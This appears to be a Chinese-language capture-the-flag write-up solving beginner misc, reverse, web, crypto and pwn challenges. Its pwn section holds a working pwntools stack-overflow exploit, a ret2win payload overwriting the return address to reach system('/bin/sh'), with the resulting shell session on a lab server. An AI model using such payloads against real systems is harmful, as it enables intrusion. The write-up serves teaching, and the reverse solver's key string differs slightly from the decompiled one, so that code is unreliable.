


Misc



可以看出这是一个二维码，使用二维码扫描工具直接扫描就可以得到flag：FLAG IS TENSINE
在线工具地址：<https://online-barcode-reader.inliteresearch.com/>

Reverse

先查壳

▼ ELF64

Operation system: Ubuntu Linux(16.04.4,ABI: 2.6.32)[AMD64, 64 位, EXEC]

S ?

Compiler: GCC((Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609)

S ?

Language: C

S ?

Library: GLIBC(2.7)[EXEC AMD64-64]

S ?

64位无壳

直接拖入ida打开

```
1 void __fastcall __noreturn main(int a1, char **a2, char **a3)
2 {
3     size_t v3; // rsi
4     int i; // [rsp+3Ch] [rbp-54h]
5     char s[36]; // [rsp+40h] [rbp-50h] BYREF
6     int v6; // [rsp+64h] [rbp-2Ch]
7     __int64 v7; // [rsp+68h] [rbp-28h]
8     char v8[28]; // [rsp+70h] [rbp-20h] BYREF
9     int v9; // [rsp+8Ch] [rbp-4h]
10
11     v9 = 0;
12     strcpy(v8, ":\\"AL_RT^L*.?+6/46");
13     v7 = 0x65626D61726168LL;
14     v6 = 7;
15     printf("Welcome to the RC3 secure password guesser.\n");
16     printf("To continue, you must enter the correct password.\n");
17     printf("Enter your guess: ");
18     __isoc99_scanf("%32s", s);
19     v3 = strlen(s);
20     if ( v3 < strlen(v8) )
21         sub_4007C0();
22     for ( i = 0; i < strlen(s); ++i )
23     {
24         if ( i >= strlen(v8) )
25             sub_4007C0();
26         if ( s[i] != (char)(v8[i % v6 - 8] ^ v8[i]) )
27             sub_4007C0();
28     }
29     sub_4007F0();
30 }
```

很明显在strcpy这一步分配的数据不够填充v8[28],说明实际大小并非28而是由strcpy决定
然后跟进sub4007c0()

```
void __noreturn sub_4007C0()
{
    printf("Incorrect password!\n");
    exit(0);
}
```

可以看出这里相当于exit();

那么这里的逻辑就相当清楚了


要求的输入 $s[i]=v8[i\%v6-8]^v8[i]$

这里 $i\%v6$ -为负数，分析地址可以简化为 $v7[i\%v6]^v8[i]$

```
#include<stdio.h>
#include<string.h>
int main(){
    char v8[]=":\\"AL_RT^L*.*+6/46";
    char v7[]="harambe";//这里为什么不是ebmarah呢，请下来自己思考
    int a=strlen(v8);
    char s[a];
    for(int i=0;i<strlen(v8);i++){
        s[i]=v7[i%7]^v8[i];
        printf("%c",s[i]);
    }
    return 0;
}
```

得到RC3-2016-XORISGUD


web



直接

✓ <http://223.112.5.141:56242/?a=1>

再使用hackbar进行POST请求



The screenshot shows a web browser's developer tools network tab. The URL bar displays `http://223.112.5.141:56242/?a=1`. Below the URL bar, there are buttons for `Load URL`, `Split URL`, and `Execute`. A `Post data` section is visible, showing `b=2`. The `Post data` section has a checkbox for `Post data` (checked), a checkbox for `Referrer` (unchecked), and a dropdown menu for `0xHEX`. There are also buttons for `%URL` and `BASE64`. A text input field contains `Insert string to replace` and a button labeled `Ins`.

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

得到cyberpeace{5e7f041b7a9d194673ad15c4892729ec}

crypto

```
1: < ZWAXJGDLUBVIQHKYPNTCRMOSFE <
2: < KPBELNACZDTRXMJQOYHGVSFUWI <
3: < BDMAIZVRNSJUWFHTEQGYXPLOCK <
4: < RPLNDVHGFCUKTEBSXQYIZMJWAO <
5: < IHFRLABEUOTSGJVDKCPMNZQWXY <
6: < AMKGHIWPNYCJBFZDRUSLOQXVET <
7: < GWTHSPYBXIZULVKMRAFDCEONJQ <
8: < NOZUTWDCVRJLXKISEFAPMYGHBQ <
9: < XPLTDSRFHENYVUBMCQWAOIKZGJ <
10: < UDNAJFBOWTGVRSCZQKELMXYIHP <
11: < MNBVCXZQWERTPOIUYSKDJFHG <
12: < LVNCMXZPQOWEIURYTASBKJDFHG <
13: < JZQAWSXCDEFVBGTYHNUMKILOP <
```

密钥为: 2,3,7,5,13,12,9,1,8,10,4,11,6

密文为: NFQKSEVOQOFNP

其中密钥指的是使用转轮的顺序，也就是实际上先将第二个转轮第一个字母转到n，第三转轮转到f，第七转轮转到q，以此类推
得到一个模拟脚本如下

```

import re
sss='''1: < ZWAXJGDLUBVIQHKYPNTCRMOSFE < 2: < KPBELNACZDTRXMJQOYHGVSFUWI < 3: < BDMAIZVRNSJUWFH
...

m="NFQKSEVOQOFNP"
content=re.findall(r'< (.*) <',sss,re.S)
iv=[2,3,7,5,13,12,9,1,8,10,4,11,6]
vvv=[]
ans=""
for i in range(13):
    index=content[iv[i]-1].index(m[i])
    vvv.append(index)
for i in range(0,26):
    flag=""
    for j in range(13):
        flag+=content[iv[j]-1][(vvv[j]+i)%26]
    print flag

```

得到

NFQKSEVOQOFNP
AHGCXIUSNWCBN
CTWPCUBFOTUVY
ZETMDRMEZGKCC
DQHNEYCZUVTXJ
TGSZRTQWTREZB
RYPQFAAWSBQF
XXYWVSAXDCSWZ
MPBXBBOJCZXED
JLXYGKIGVQQR
QOIITJKDRKYTU
OCZHYDZLJEIPS
YKUFHFGULLZOL
HBLRNHJBXMMIO
GDVLUGXVKXJUQ
VMKAMPLIIYWYX
SAMBKVLQSIAAV
FIREINTHEHOLE
UZAULCDKFPRST
WVFOOMSYAUPKA
IRDTPXRPPDLDM
KNCSJZFNMMNJK
PSEGZPHTYADFG
BJOJQQECGJVHH
EUNVAONRHFHGI
LWJDWWYMBBGMW

没有明确提示哪个是flag，只能暴力穷举，每一行都提交一次
得到最后答案为FIREINTHEHOLE

pwn

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    write(1, "Hello, World\n", 0xDuLL);
    return vulnerable_function(1LL);
}
```

主函数没问题，跟进vulnerable_function()

```

ssize_t vulnerable_function()
{
    char buf[128]; // [rsp+0h] [rbp-80h] BYREF

    return read(0, buf, 0x200uLL);
}

```

buf大小只有128，但read了0x200，存在栈溢出

接下来找system("/bin/sh")即可

f	_init_proc	.init
f	sub_400440	.plt
f	_write	.plt
f	_system	.plt
f	_read	.plt
f	__libc_start_main	.plt
f	__gmon_start__	.plt
f	_start	.text
f	deregister_tm_clones	.text
f	register_tm_clones	.text
f	__do_global_ctors_aux	.text
f	frame_dummy	.text
f	callsystem	.text
f	vulnerable_function	.text
f	main	.text
f	__libc_csu_init	.text
f	__libc_csu_fini	.text
f	_term_proc	.fini
f	write	extern
f	system	extern
f	read	extern
f	__libc_start_main	extern
f	__gmon_start__	extern

这里有一个callsystem里面有system("/bin/sh")

那么找到其地址0x0000000000400596

得到payload=b'a'*0x88+p64(0x0000000000400596)

```

from pwn import *
p=remote("",) // 自己填入端口即可
payload=b'a'*0x88+p64(0x0000000000400596)
p.sendline(payload)
p.interactive()

```

```
└─# python3 a.py
[+] Opening connection to 61.147.171.105 on port 61223: Done
[*] Switching to interactive mode
Hello, World
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{060b7de83c97bad5edda88161687efbd}
```